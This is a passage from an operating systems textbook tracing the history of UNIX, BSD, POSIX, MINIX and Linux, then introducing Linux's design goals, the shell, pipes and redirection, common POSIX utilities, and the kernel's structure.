In one of those coincidences that often shape history, the PDP-11 was the computer of choice at nearly all university computer science departments, and the operating systems that came with the PDP-11 were widely regarded as dreadful by professors and students alike. UNIX quickly filled the void, not least because it was supplied with the complete source code, so that people could, and did, tinker with

it endlessly. Scientific meetings were organized around UNIX, with distinguished speakers getting up in front of the room to tell about some obscure kernel bug they had found and fixed. An Australian professor, John Lions, wrote a commentary on the UNIX source code of the type normally reserved for the works of Chaucer or Shakespeare (reprinted as Lions, 1996). The book described Version 6, so named because it was described in the sixth edition of the UNIX Programmer's Manual. The source code was 8200 lines of C and 900 lines of assembly code. As a result of all this activity, new ideas and improvements to the system spread rapidly.

Within a few years, Version 6 was replaced by Version 7, the first portable version of UNIX (it ran on the PDP-11 and the Interdata 8/32), by now 18,800 lines of C and 2100 lines of assembler. A whole generation of students was brought up on Version 7, which contributed to its spread after they graduated and went to work in industry. By the mid-1980s, UNIX was in widespread use on minicomputers and engineering workstations from a variety of vendors. A number of companies even licensed the source code to make their own version of UNIX. One of these was a small startup called Microsoft, which sold Version 7 under the name XENIX for a number of years until its interest turned elsewhere.

10.1.3 Portable UNIX

Now that UNIX was in C, moving it to a new machine, known as porting it, was much easier than in the early days when it was written in assembly language. A port requires first writing a C compiler for the new machine. Then it requires writing device drivers for the new machine's I/O devices, such as monitors, printers, and disks (which includes SSDs and other block storage devices). Although the driver code is in C, it cannot be moved to another machine, compiled, and run there because no two disks work the same way. Finally, a small amount of machine-dependent code, such as the interrupt handlers and memory-management routines, must be rewritten, usually in assembly language.

The first port beyond the PDP-11 was to the Interdata 8/32 minicomputer. This exercise revealed a large number of assumptions that UNIX implicitly made about the machine it was running on, such as the unspoken supposition that integers held 16 bits, pointers also held 16 bits (implying a maximum program size of 64 KB), and that the machine had exactly three registers available for holding important variables. None of these were true on the Interdata, so considerable work was needed to clean UNIX up.

Another problem was that although Ritchie's compiler was fast and produced good object code, it produced only PDP-11 object code. Rather than write a new compiler specifically for the Interdata, Steve Johnson of Bell Labs designed and implemented the **portable C compiler**, which could be retargeted to produce code for any reasonable machine with only a moderate amount of effort. For years, nearly all C compilers for machines other than the PDP-11 were based on Johnson's compiler, which greatly aided the spread of UNIX to new computers.

The port to the Interdata initially went slowly at first because the development work had to be done on the only working UNIX machine, a PDP-11, which was located on the fifth floor at Bell Labs. The Interdata was on the first floor. Generating a new version meant compiling it on the fifth floor and then physically carrying a magnetic tape down to the first floor to see if it worked. After several months of tape carrying, an unknown person said: "You know, we're the phone company. Can't we run a wire between these two machines?" Thus, was UNIX networking born. After the Interdata port, UNIX was ported to the VAX and later to other computers.

After AT&T was broken up in 1984 by the U.S. government, the company was legally free to set up a computer subsidiary, and did so. Shortly thereafter, AT&T released its first commercial UNIX product, System III. It was not well received, so it was replaced by an improved version, System V, a year later. Whatever happened to System IV is one of the great unsolved mysteries of computer science. The original System V has since been replaced by System V, releases 2, 3, and 4, each one bigger and more complicated than its predecessor. In the process, the original idea behind UNIX, of having a simple, elegant system, was gradually diminished. Although Ritchie and Thompson's group later produced an 8th, 9th, and 10th edition of UNIX, these were never widely circulated, as AT&T put all its marketing muscle behind System V. However, some of the ideas from the 8th, 9th, and 10th editions were eventually incorporated into System V. AT&T eventually decided that it wanted to be a telephone company after all, not a computer company, and sold its UNIX business to Novell in 1993. Novell subsequently sold it to the Santa Cruz Operation in 1995. By then it was almost irrelevant who owned it, since all the major computer companies already had licenses.

10.1.4 Berkeley UNIX

One of the many universities that acquired UNIX Version 6 early on was the University of California at Berkeley. Because the full source code was available, Berkeley was able to modify the system substantially. Aided by grants from ARPA, the U.S. Dept. of Defense's Advanced Research Projects Agency, Berkeley, produced and released an improved version for the PDP-11 called **1BSD** (**First Berkeley Software Distribution**). This tape was followed quickly by another, called **2BSD**, also for the PDP-11.

More important were **3BSD** and especially its successor, **4BSD** for the VAX. Although AT&T had a VAX version of UNIX, called **32V**, it was essentially Version 7. In contrast, 4BSD contained a large number of major improvements. Foremost among these was the use of virtual memory and paging, allowing programs to be larger than physical memory by paging parts of them in and out as needed. Another change allowed file names to be longer than 14 characters. The implementation of the file system was also changed, making it considerably faster. Signal handling was made more reliable. Networking was introduced, causing the

network protocol that was used, **TCP/IP**, to become a de facto standard in the UNIX world, and later in the Internet, which is dominated by UNIX-based servers.

Berkeley also added a substantial number of utility programs to UNIX, including a new editor (*vi*), a new shell (*csh*), Pascal and Lisp compilers, and many more. All these improvements caused Sun Microsystems, DEC, and other computer vendors to base their versions of UNIX on Berkeley UNIX, rather than on AT&T's "official" version, System V. As a consequence, Berkeley UNIX became well established in the academic, research, and defense worlds. For more information about Berkeley UNIX, see McKusick et al. (1996).

10.1.5 Standard UNIX

By the end of the 1980s, two different, and somewhat incompatible, versions of UNIX were in widespread use: 4.3BSD and System V Release 3. In addition, virtually every vendor added its own nonstandard enhancements. This split in the UNIX world, together with the fact that there were no standards for binary program formats, greatly inhibited the commercial success of UNIX because it was impossible for software vendors to write and package UNIX programs with the expectation that they would run on any UNIX system (as was routinely done with MS-DOS). Various attempts at standardizing UNIX initially failed. AT&T, for example, issued the **SVID** (**System V Interface Definition**), which defined all the system calls, file formats, and so on. This document was an attempt to keep all the System V vendors in line, but it had no effect on the enemy (BSD) camp, which just ignored it.

The first serious attempt to reconcile the two flavors of UNIX was initiated under the auspices of the IEEE Standards Board, a highly respected and, most importantly, neutral body. Hundreds of people from industry, academia, and government took part in this work. The collective name for this project was **POSIX**. The first three letters refer to Portable Operating System. The *IX* was added to make the name UNIXish.

After a great deal of argument and counter-argument, rebuttal and counter-rebuttal, the POSIX committee produced a standard known as **1003.1**. It defines a set of library procedures that every conformant UNIX system must supply. Most of these procedures invoke a system call, but a few can be implemented outside the kernel. Typical procedures are open, read, and fork. The idea of POSIX is that a software vendor who writes a program that uses only the procedures defined by 1003.1 knows that this program will run on every conformant UNIX system.

While it is true that most standards bodies tend to produce a horrible compromise with a few of everyone's pet features in it, 1003.1 is remarkably good considering the large number of parties involved and their respective vested interests. Rather than take the *union* of all features in System V and BSD as the starting point (the norm for most standards bodies), the IEEE committee took the *intersection*. Very roughly, if some feature was present in both System V and BSD, it was

included in the standard; otherwise it was not. As a consequence of this algorithm, 1003.1 bears a strong resemblance to the common ancestor of both System V and BSD, namely Version 7. The 1003.1 document is written in such a way that both operating system implementers and software writers can understand it, another novelty in the standards world, although work is already underway to remedy this.

Although the 1003.1 standard addresses only the system calls, related documents standardize threads, the utility programs, networking, and many other features of UNIX. In addition, the C language has also been standardized by ANSI and ISO.

10.1.6 MINIX

One property that all modern UNIX systems have is that they are large and complicated, in a sense the antithesis of the original idea behind UNIX. Even if the source code were freely available, which it is not in most cases, it is out of the question that a single person could understand it all anymore. This situation led one of the authors of this book (AST) to write a new UNIX-like system that was small enough to understand, was available with all the source code, and could be used for educational purposes. That system consisted of 11,800 lines of C and 800 lines of assembly code. Released in 1987, it was functionally almost equivalent to Version 7 UNIX, the mainstay of most computer science departments during the PDP-11 era.

MINIX was one of the first UNIX-like systems based on a microkernel design. The idea behind a microkernel is to provide minimal functionality in the kernel to make it reliable and efficient. Consequently, memory management and the file system were pushed out into user processes. The kernel handled message passing between the processes and little else. The kernel was 1600 lines of C and 800 lines of assembler. For technical reasons relating to the 8088 architecture, the I/O device drivers (2900 additional lines of C) were also in the kernel. The file system (5100 lines of C) and memory manager (2200 lines of C) ran as two separate user processes.

Microkernels have the advantage over monolithic systems that they are easy to understand and maintain due to their highly modular structure. Also, moving code from the kernel to user mode makes them highly reliable because the crash of a user-mode process does less damage than the crash of a kernel-mode component. Their main disadvantage is a slightly lower performance due to the extra switches between user mode and kernel mode. However, performance is not everything: all modern UNIX systems run X Windows in user mode and simply accept the performance hit to get the greater modularity (in contrast to Windows, where even the **GUI** (**Graphical User Interface**) is in the kernel). Other microkernels of this era were Mach (Accetta et al., 1986) and Chorus (Rozier et al., 1988).

Within a few months of its appearance, MINIX became a bit of a cult item, with its own USENET (now Google) newsgroup, *comp.os.minix*, and over 40,000

users. Numerous users contributed commands and other user programs, so MINIX quickly became a collective undertaking by large numbers of users over the Internet. It was a prototype of other collaborative efforts that came later. In 1997, Version 2.0 of MINIX was released and the base system, now including networking, had grown to 62,200 lines of code.

Around 2004, the direction of MINIX development changed sharply. The focus shifted to building an extremely reliable and dependable system that could automatically repair its own faults and become self-healing, continuing to function correctly even in the face of repeated software bugs being triggered. Consequently, the modularization idea present in Version 1 was greatly expanded in MINIX 3.0. Nearly all the device drivers were moved to user space, with each driver running as a separate process. The size of the entire kernel abruptly dropped to under 4000 lines of code, something a single programmer could easily understand. Internal mechanisms were changed to enhance fault tolerance in numerous ways.

In addition, over 650 popular UNIX programs were ported to MINIX 3.0, including the **X Window System** (sometimes just called **X**), various compilers (including *gcc*), text-processing software, networking software, Web browsers, and much more. Unlike previous versions, which were primarily educational in nature, starting with MINIX 3.0, the system was quite usable, with the focus moving toward high dependability. The ultimate goal is: No more reset buttons.

A third edition of the book *Operating Systems: Design and Implementation* appeared, describing the new system, giving its source code in an appendix, and describing it in detail (Tanenbaum and Woodhull, 2006). The system continues to evolve and has an active user community. It has since been ported to the ARM processor, making it available for embedded systems. For more details and to get the current version for free, you can visit *www.minix3.org*.

10.1.7 Linux

During the early years of MINIX development and discussion on the Internet, many people requested (or in many cases, demanded) more and better features, to which the author often said "No" (to keep the system small enough for students to understand completely in a one-semester university course). This continuous "No" irked many users. At this time, FreeBSD was not available, so that was not an option. After a number of years went by like this, a Finnish student, Linus Torvalds, decided to write another UNIX clone, named **Linux**, which would be a full-blown production system with many features MINIX was initially lacking. The first version of Linux, 0.01, was released in 1991. It was cross-developed on a MINIX machine and borrowed numerous ideas from MINIX, ranging from the structure of the source tree to the layout of the file system. However, it was a monolithic rather than a microkernel design, with the entire operating system in the kernel. The code totaled 9300 lines of C and 950 lines of assembler, which is

roughly similar to MINIX version in size and also comparable in functionality. De facto, it was a rewrite of MINIX, the only system Torvalds had source code for.

Linux rapidly grew in size and evolved into a full, production UNIX clone, as virtual memory, a more sophisticated file system, and many other features were added. Although it originally ran only on the 386 (and even had embedded 386 assembly code in the middle of C procedures), it was quickly ported to other platforms and now runs on a wide variety of machines, just as UNIX does. One difference with UNIX does stand out, however: Linux makes use of so many special features of the *gcc* compiler and would need a lot of work before it would compile with an ANSI standard C compiler. The shortsighted idea that *gcc* is the only compiler the world will ever see is already becoming a problem because the open-source LLVM compiler from the University of Illinois is rapidly gaining many adherents due to its flexibility and code quality. Since LLVM did not support all the nonstandard *gcc* extensions to C, it could not compile the Linux kernel without a lot of patches to the kernel to replace non-ANSI code when it was released. LLVM eventually supported some of the gcc extensions.

The next major release of Linux was version 1.0, issued in 1994. It was about 165,000 lines of code and included a new file system, memory-mapped files, and BSD-compatible networking with sockets and TCP/IP. It also included many new device drivers. Several minor revisions followed in the next two years.

By this time, Linux was sufficiently compatible with UNIX that a vast amount of UNIX software was ported to Linux, making it far more useful than it would have otherwise been. In addition, a large number of people were attracted to Linux and began working on the code and extending it in many ways under Torvalds' general supervision.

The next major release, 2.0, was made in 1996. It consisted of about 470,000 lines of C and 8000 lines of assembly code. It included support for 64-bit architectures, symmetric multiprogramming, new networking protocols, and numerous other features. A large fraction of the total code mass was taken up by an extensive collection of device drivers for an ever-growing set of supported peripherals. Additional releases followed frequently.

The version numbers of the Linux kernel consist of four numbers, *A.B.C.D*, such as 2.6.9.11. The first number denotes the kernel version. The second number denotes the major revision. Prior to the 2.6 kernel, even revision numbers corresponded to stable kernel releases, whereas odd ones corresponded to unstable revisions, under development. With the 2.6 kernel, that is no longer the case. The third number corresponds to minor revisions, such as support for new drivers. The fourth number corresponds to minor bug fixes or security patches. In July 2011, Linus Torvalds announced the release of Linux 3.0, not in response to major technical advances, but rather in honor of the 20th anniversary of the kernel. By early 2021, Linux 5.11 kernel version was released with over 30 million lines of code.

A large amount of standard UNIX software has been ported to Linux, including the popular X Window System and a great deal of networking software. Two

different GUIs (GNOME and KDE), which compete with each other, have also been written for Linux. In short, it has grown to a full-blown UNIX clone with all the bells and whistles a UNIX lover might conceivably want.

One unusual feature of Linux is its business model: it is free software. It can be downloaded from various sites on the Internet, for example: *www.kernel.org*. Linux comes with a license devised by Richard Stallman, founder of the Free Software Foundation. Despite the fact that Linux is free, this license, the **GPL** (**GNU Public License**), is longer than Microsoft's Windows license and specifies what you can and cannot do with the code. Users may use, copy, modify, and redistribute the source and binary code freely. The main restriction is that all works derived from the Linux kernel may not be sold or redistributed in binary form only; the source code must either be shipped with the product or be made available on request.

Although Torvalds still rides herd on the kernel fairly closely, a large amount of user-level software has been written by numerous other programmers, many of them having migrated over from the MINIX, BSD, and GNU online communities. However, as Linux evolves, an increasingly smaller fraction of the Linux community wants to hack source code (witness the hundreds of books telling how to install and use Linux and only a handful discussing the code or how it works). Also, many Linux users now forgo the free distribution on the Internet to buy one of the distributions available from numerous competing commercial companies. A popular Website listing the current top-100 Linux distributions is at *www.distrowatch.org*. As more and more software companies start selling their own versions of Linux and more and more hardware companies offer to preinstall it on the computers they ship, the line between commercial software and free software is beginning to blur substantially.

As a footnote to the Linux story, it is interesting to note that just as the Linux bandwagon was gaining steam, it got a big boost from a very unexpected source—AT&T. In 1992, Berkeley, by now running out of funding, decided to terminate BSD development with one final release, 4.4BSD (which later formed the basis of FreeBSD and also MacOS). Since this version contained essentially no AT&T code, Berkeley issued the software under an open source license (not GPL) that let everybody do whatever they wanted with it except one thing—sue the University of California. The AT&T subsidiary controlling UNIX promptly reacted by—you guessed it—suing the University of California. It also sued a company, BSDI, set up by the BSD developers to package the system and sell support, much as Red Hat and other companies now do for Linux. Since virtually no AT&T code was involved, the lawsuit was based on copyright and trademark infringement, including items such as BSDI's 1-800-ITS-UNIX telephone number. Although the case was eventually settled out of court, it kept FreeBSD off the market long enough for Linux to get well established. Had the lawsuit not happened, starting around 1993 there would have been serious competition between two free, open source UNIX systems: the reigning champion, BSD, a mature and stable system with a large

academic following dating back to 1977, versus the vigorous young challenger, Linux, just two years old but with a growing following among individual users. Who knows how this battle of the free UNICES would have turned out?

10.2 OVERVIEW OF LINUX

In this section, we will provide a general introduction to Linux and how it is used, for the benefit of readers not already familiar with it. Nearly all of this material applies to just about all UNIX variants with only small deviations. Although Linux has several graphical interfaces, the focus here is on how Linux appears to a programmer working in a shell window on X. Subsequent sections will focus on system calls and how it works inside.

10.2.1 Linux Goals

UNIX was always an interactive system designed to handle multiple processes and multiple users at the same time. It was designed by programmers, for programmers, to use in an environment in which the majority of the users are relatively sophisticated and are engaged in (often quite complex) software development projects. In many cases, a large number of programmers are actively cooperating to produce a single system, so UNIX has extensive facilities to allow people to work together and share information in controlled ways. The model of a group of experienced programmers working together closely to produce advanced software is obviously very different from the personal-computer model of a single beginner working alone with a word processor, and this difference is reflected throughout UNIX from start to finish. It is only natural that Linux inherited many of these goals, even though the first version was for a personal computer.

What is it that good programmers really want in a system? To start with, most like their systems to be simple, elegant, and consistent. For example, at the lowest level, a file should just be a collection of bytes. Having different classes of files for sequential access, random access, keyed access, remote access, and so on (as mainframes do) just gets in the way. Similarly, if the command

```
ls A*
```

means list all the files beginning with "A" then the command

```
rm A*
```

should mean remove all the files beginning with "A" and not remove the one file whose two-character name consists of an "A" and an asterisk. This characteristic is sometimes called the *principle of least surprise*.

Another thing that experienced programmers generally want is power and flexibility. This means that a system should have a small number of basic elements that can be combined in an infinite variety of ways to suit the application. One of the

basic guidelines behind Linux is that every program should do just one thing and do it well. Thus compilers do not produce listings, because other programs can do that better.

Finally, most programmers have a strong dislike for useless redundancy. Why type *copy* when *cp* is clearly enough to make it abundantly clear what you want? It is a complete waste of valuable hacking time. To extract all the lines containing the string "ard" from the file *f*, the Linux programmer merely types

```
grep ard f
```

The opposite approach is to have the programmer first select the *grep* program (with no arguments), and then have *grep* announce itself by saying: "Hi, I'm *grep*, I look for patterns in files. Please enter your pattern." After getting the pattern, *grep* prompts for a file name. Then it asks if there are any more file names. Finally, it summarizes what it is going to do and asks if that is correct. While this kind of user interface may be suitable for rank novices, it drives skilled programmers up the wall. What they want is a servant, not a nanny.

10.2.2 Interfaces to Linux

Linux system can be regarded as a kind of pyramid, as illustrated in Fig. 10-1. At the bottom is the hardware, consisting of the CPU, memory, disks, a monitor and keyboard, and other devices. Running on the bare hardware is the operating system. Its function is to control the hardware and provide a system call interface to all the programs. These system calls allow user programs to create and manage processes, files, and other resources.



Figure 10-1. The layers in a Linux system.

Programs make system calls by putting the arguments in registers (or sometimes, on the stack), and issuing trap instructions to switch from user mode to kernel mode. Since there is no way to write a trap instruction in C, a library is provided, with one procedure per system call. These procedures are written in assembly language but can be called from C. Each one first puts its arguments in the proper place, then executes the trap instruction. Thus to execute the read system call, a C program can call the read library procedure. As an aside, it is the library interface, and not the system call interface, that is specified by POSIX. In other words, POSIX tells which library procedures a conformant system must supply, what their parameters are, what they must do, and what results they must return. It does not even mention the actual system calls.

In addition to the operating system and system call library, all versions of Linux supply a large number of standard programs, some of which are specified by the POSIX 1003.1-2017 standard, and some of which differ between Linux versions. These include the command processor (shell), compilers, editors, text-processing programs, and file-manipulation utilities. It is these programs that a user at the keyboard invokes. Thus, we can speak of three different interfaces to Linux: the true system call interface, the library interface, and the interface formed by the set of standard utility programs.

Most of the common personal computer distributions of Linux have replaced this keyboard-oriented user interface with a mouse- or a touchscreen-oriented graphical user interface, without changing the operating system itself at all. It is precisely this flexibility that makes Linux so popular and has allowed it to survive numerous changes in the underlying technology so well.

The GUI for Linux is similar to the first GUIs developed for UNIX systems in the 1970s, and popularized by Macintosh and later Windows for PC platforms. The GUI creates a desktop environment, a familiar metaphor with windows, icons, folders, toolbars, and drag-and-drop capabilities. A full desktop environment contains a window manager, which controls the placement and appearance of windows, as well as various applications, and provides a consistent graphical interface. Popular desktop environments for Linux include GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment).

GUIs on Linux are supported by the X Windowing System, or commonly X11 or just X, which defines communication and display protocols for manipulating windows on bitmap displays for UNIX and UNIX-like systems. The X server is the main component which controls devices such as the keyboard, mouse, and screen and is responsible for redirecting input to or accepting output from client programs. The actual GUI environment is typically built on top of a low-level library, *xlib*, which contains the functionality to interact with the X server. The graphical interface extends the basic functionality of X11 by enriching the window view, providing buttons, menus, icons, and other options. The X server can be started manually, from a command line, but is typically started during the boot process by a display manager, which displays the graphical login screen for the user.

When working on Linux systems through a graphical interface, users may use mouse clicks to run applications or open files, drag and drop to copy files from one location to another, and so on. In addition, users may invoke a terminal emulator program, or *xterm*, which provides them with the basic command-line interface to the operating system. Its description is given in the following section.

10.2.3 The Shell

Although Linux systems have a graphical user interface, most programmers and sophisticated users still prefer a command-line interface, called the **shell**. Often they start one or more shell windows from the graphical user interface and just work in them. The shell command-line interface is much faster to use, more powerful, easily extensible, and does not give the user RSI from having to use a mouse all the time. Below we will briefly describe the bash shell (*bash*). It is heavily based on the original UNIX shell, *Bourne shell* (written by Steve Bourne, then at Bell Labs). Its name is an acronym for *Bourne Again SHell*. Many other shells are also in use (*ksh*, *csh*, etc.), but *bash* is the default shell in most Linux systems.

When the shell starts up, it initializes itself, then types a **prompt** character, often a percent or dollar sign, on the screen and waits for the user to type a command line.

When the user types a command line, the shell extracts the first word from it, where word here means a run of characters delimited by a space or tab. It then assumes this word is the name of a program to be run, searches for this program, and if it finds it, runs the program. The shell then suspends itself until the program terminates, at which time it tries to read the next command. What is important here is simply the observation that the shell is an ordinary user program. All it needs is the ability to read from the keyboard and write to the monitor and the power to execute other programs.

Commands may take arguments, which are passed to the called program as character strings. For example, the command line

```
cp src dest
```

invokes the *cp* program with two arguments, *src* and *dest*. This program interprets the first one to be the name of an existing file. It makes a copy of this file and calls the copy *dest*.

Not all arguments are file names. In

```
head –20 file
```

the first argument, *–20*, tells *head* to print the first 20 lines of *file*, instead of the default number of lines, 10. Arguments that control the operation of a command or specify an optional value are called **flags**, and by convention are indicated with a dash. The dash is required to avoid ambiguity, because the command

```
head 20 file
```

is perfectly legal, and tells *head* to first print the initial 10 lines of a file called *20*, and then print the initial 10 lines of a second file called *file*. Most Linux commands accept multiple flags and arguments.

To make it easy to specify multiple file names, the shell accepts **magic characters**, sometimes called **wild cards**. An asterisk, for example, matches all possible strings, so

```
ls *.c
```

tells *ls* to list all the files whose name ends in *.c*. If files named *x.c*, *y.c*, and *z.c* all exist, the above command is equivalent to typing

```
ls x.c y.c z.c
```

Another wild card is the question mark, which matches any one character. A list of characters inside square brackets selects any of them, so

```
ls [ape]*
```

lists all files beginning with "a", "p", or "e".

A program like the shell does not have to open the terminal (keyboard and monitor) in order to read from it or write to it. Instead, when it (or any other program) starts up, it automatically has access to a file called **standard input** (for reading), a file called **standard output** (for writing normal output), and a file called **standard error** (for writing error messages). Normally, all three default to the terminal, so that reads from standard input come from the keyboard and writes to standard output or standard error go to the screen. Many Linux programs read from standard input and write to standard output as the default. For example,

```
sort
```

invokes the *sort* program, which reads lines from the terminal (until the user types a CTRL-D, to indicate end of file), sorts them alphabetically, and writes the result to the screen.

It is also possible to redirect standard input and standard output, as that is often useful. The syntax for redirecting standard input uses a less-than symbol (<) followed by the input file name. Similarly, standard output is redirected using a greater-than symbol (>). It is permitted to redirect both in the same command. For example, the command

```
sort <in >out
```

causes *sort* to take its input from the file *in* and write its output to the file *out*. Since standard error has not been redirected, any error messages go to the screen. A program that reads its input from standard input, does some processing on it, and writes its output to standard output is called a **filter**.

Consider the following command line consisting of three separate commands separated by semicolons:

```
sort <in >temp; head –30 <temp; rm temp
```

It first runs *sort*, taking the input from *in* and writing the output to *temp*. When that has been completed, the shell runs *head*, telling it to print the first 30 lines of *temp* and print them on standard output, which defaults to the terminal. Finally, the temporary file is removed. It does not go to some special recycling bin. It is gone with the wind, forever.

It frequently occurs that the first program in a command line produces output that is used as input to the next program. In the above example, we used the file *temp* to hold this output. However, Linux provides a simpler construction to do the same thing. In

```
sort <in | head –30
```

the vertical bar, called the **pipe symbol**, says to take the output from *sort* and use it as the input to *head*, eliminating the need for creating, using, and removing the temporary file. A collection of commands connected by pipe symbols, called a **pipeline**, may contain arbitrarily many commands. A four-component pipeline is shown by the following example:

```
grep ter *.t | sort | head –20 | tail –5 >foo
```

Here all the lines containing the string "ter" in all the files ending in *.t* are written to standard output, where they are sorted. The first 20 of these are selected out by *head*, which passes them to *tail*, which writes the last five (i.e., lines 16 to 20 in the sorted list) to *foo*. This is an example of how Linux provides basic building blocks (numerous filters), each of which does one job, along with a mechanism for them to be put together in almost limitless ways.

Linux is a general-purpose multiprogramming system. A single user can run several programs at once, each as a separate process. The shell syntax for running a process in the background is to follow its command with an ampersand. Thus

```
wc –l <a >b &
```

runs the word-count program, *wc*, to count the number of lines (*–l* flag) in its input, *a*, writing the result to *b*, but does it in the background. As soon as the command has been typed, the shell types the prompt and is ready to accept and handle the next command. Pipelines can also be put in the background, for example, by

```
sort <x | head &
```

Multiple pipelines can run in the background simultaneously.

It is also possible to put a list of shell commands in a file and then start a shell with this file as standard input. The (second) shell just processes them in order, the same as it would with commands typed on the keyboard. Files containing shell

commands are called **shell scripts**. Shell scripts may assign values to shell variables and then read them later. They may also have parameters, and use if, for, while, and case constructs. Thus a shell script is really a program written in shell language. The Berkeley C shell is an alternative shell designed to make shell scripts (and the command language in general) look like C programs in many respects. Since the shell is just another user program, other people have written and distributed a variety of other shells. Users are free to choose whatever shells they like.

10.2.4 Linux Utility Programs

The command-line (shell) user interface to Linux consists of a large number of standard utility programs. Roughly speaking, these programs can be divided into six categories, as follows:

1. File and directory manipulation commands.
2. Filters.
3. Program development tools, such as editors and compilers.
4. Text processing.
5. System administzration.
6. Miscellaneous.

The POSIX 1003.1-2017 standard specifies the syntax and semantics of 160 of these, primarily in the first three categories. The idea of standardizing them is to make it possible for anyone to write shell scripts that use these programs and work on all Linux systems.

In addition to these standard utilities, there are many application programs as well, of course, such as Web browsers, media players, image viewers, office suites, games, and so on.

Let us consider some examples of these programs, starting with file and directory manipulation.

```
cp a b
```

copies file *a* to *b*, leaving the original file intact. In contrast,

```
mv a b
```

copies *a* to *b* but removes the original. In effect, it moves the file rather than really making a copy in the usual sense. Several files can be concatenated using *cat*, which reads each of its input files and copies them all to standard output, one after another. Files can be removed by the *rm* command. The *chmod* command allows the owner to change the rights bits to modify access permissions. Directories can

be created with *mkdir* and removed with *rmdir*. To see a list of the files in a directory, *ls* can be used. It has a vast number of flags to control how much detail about each file is shown (e.g., size, owner, group, creation date), to determine the sort order (e.g., alphabetical, by time of last modification, reversed), to specify the layout on the screen, and much more.

We have already seen several filters: *grep* extracts lines containing a given pattern from standard input or one or more input files; *sort* sorts its input and writes it on standard output; *head* extracts the initial lines of its input; *tail* extracts the final lines of its input. Other filters defined by 1003.1 are *cut* and *paste*, which allow columns of text to be cut and pasted into files; *od*, which converts its (usually binary) input to ASCII text, in octal, decimal, or hexadecimal; *tr*, which does character translation (e.g., lowercase to uppercase), and *pr*, which formats output for the printer, including options to include running heads, page numbers, and so on.

Compilers and programming tools include *cc*, which calls the C compiler, and *ar*, which collects library procedures into archive files.

Another important tool is *make*, which is used to maintain large programs whose source code consists of multiple files. Typically, some of these are **header files**, which contain type, variable, macro, and other declarations. Source files often include these using a special *include* directive. This way, two or more source files can share the same declarations. However, if a header file is modified, it is necessary to find all the source files that depend on it and recompile them. The function of *make* is to keep track of which file depends on which header, and similar things, and arrange for all the necessary compilations to occur automatically. Nearly all Linux programs, except some of the very smallest ones, are set up to be compiled with *make*.

A selection of the POSIX utility programs is listed in Fig. 10-2, along with a short description of each. All Linux systems have them and many more.

10.2.5 Kernel Structure

In Fig. 10-1 we saw the overall structure of a Linux system. Now let us zoom in and look more closely at the kernel as a whole before examining the various parts, such as process scheduling and the file system.

The kernel sits directly on the hardware and enables interactions with I/O devices and the memory management unit and controls CPU access to them. At the lowest level, as shown in Fig. 10-3 it contains interrupt handlers, which are the primary way for interacting with devices, and the low-level dispatching mechanism. This dispatching occurs when an interrupt happens. The low-level code here stops the running process, saves its state in the kernel process structures, and starts the appropriate driver. Process dispatching also happens when the kernel completes some operations and it is time to start up a user process again. The dispatching code is in assembler and is quite distinct from scheduling.

Program	Typical use
cat	Concatenate multiple files to standard output
chmod	Change file protection mode
cp	Copy one or more files
cut	Cut columns of text from a file
grep	Search a file for some pattern
head	Extract the first lines of a file
ls	List directory
make	Compile files to build a binary
mkdir	Make a directory
od	Octal dump a file
paste	Paste columns of text into a file
pr	Format a file for printing
ps	List running processes
rm	Remove one or more files
rmdir	Remove a directory
sort	Sort a file of lines alphabetically
tail	Extract the last lines of a file
tr	Translate between character sets

Figure 10-2. A few of the common Linux utility programs required by POSIX.

Next, we divide the various kernel subsystems into three main components. The I/O component in Fig. 10-3 contains all kernel pieces responsible for interacting with devices and performing network and storage I/O operations. At the highest level, the I/O operations are all integrated under a **VFS** (**Virtual File System**) layer. That is, at the top level, performing a read operation on a file, whether it is in memory or on disk, is the same as performing a read operation to retrieve a character from a terminal input. At the lowest level, all I/O operations pass through some device driver. All Linux drivers are classified as either character-device drivers or block-device drivers, the main difference being that seeks and random accesses are allowed on block devices and not on character devices. Technically, network devices are really character devices, but they are handled somewhat differently, so that it is probably clearer to separate them, as has been done in the figure.

Above the device-driver level, the kernel code is different for each device type. Character devices may be used in two different ways. Some programs, such as visual editors like *vi* and *emacs*, want every keystroke as it is hit. Raw terminal (tty) I/O makes this possible. Other software, such as the shell, is line oriented, allowing users to edit the whole line before hitting ENTER to send it to the program. In this case, the character stream from the terminal device is passed through a so-called line discipline, and appropriate formatting is applied.

